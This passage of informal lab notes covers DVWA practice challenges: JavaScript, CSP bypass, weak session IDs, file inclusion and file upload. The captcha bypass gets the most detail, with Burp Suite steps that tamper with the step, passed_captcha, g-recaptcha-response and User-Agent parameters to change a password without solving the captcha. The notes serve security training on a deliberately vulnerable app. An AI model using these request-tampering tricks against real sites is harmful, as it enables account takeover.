38581812b435834ebf84ebcc2c6424d6 -  
root@kali:~#
```

5. Now replace the token of success into burpsuit and click forward
6. It will shows well done in dwwa.



## Javascript

medium security

<https://www.youtube.com/watch?v=XXnAACQOFsw>

high security

<https://www.youtube.com/watch?v=DmYxKo0ZmbI>


## CSP bypass

### Low

<https://www.youtube.com/watch?v=v3RYxTwEbc4>

### weak session ids

low - [https://www.youtube.com/watch?v=8ixy\\_W2rJXg](https://www.youtube.com/watch?v=8ixy_W2rJXg)



If we click on generate and intercept this request in burpsuit then as per source code we came to know that they increment the id everytime.

high

<https://www.youtube.com/watch?v=rclY2peSzh4>

medium – <https://www.youtube.com/watch?v=Rn5YifayfcQ>

Here it create session id if 10 digits (check by intercept option of burpsuit). So it might be a timestamp. So covert this generated no into time stamp using following link.

<https://www.epochconverter.com/>

## Convert epoch to human-readable date and vice versa

[\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Thursday, July 6, 2023 6:04:13 AM

**Your time zone** : Thursday, July 6, 2023 11:34:13 AM GMT+05:30

**Relative** : A minute ago

### file inclusion

<https://www.youtube.com/watch?v=RWfUdv1GsKM>

file upload

[https://www.youtube.com/watch?v=VS9iILo2\\_ic](https://www.youtube.com/watch?v=VS9iILo2_ic)

### insecure captcha

#### low security

This will allow to change the password after entering captcha.

As per the source code there are two if conditions, one with step=1 then captcha fail


Another with step=2 then captcha successful.

So intercept this request after entering password but don't select checkbox.

Now change step=2 in burp suit and forward this request it will bypass the captcha and change the password.




Don't select captcha and set intercept on and click change button.




Here change step=2 and click forward it will change password without captcha.

For medium security

Enter password and without selecting checkbox intercept the request




Now change step=2 and one more condition is written in step=2 that if passed\_captcha=true than change the password. So add this parameter into query string at last.



### For high security

Add password and without selecting checkbox intercept request in burpsuit.



Now as per source code two more parameters required to bypass the captcha.

```

$ _POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
&& $ _SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'

```

Now update these in burp suit and forward request will change the password.

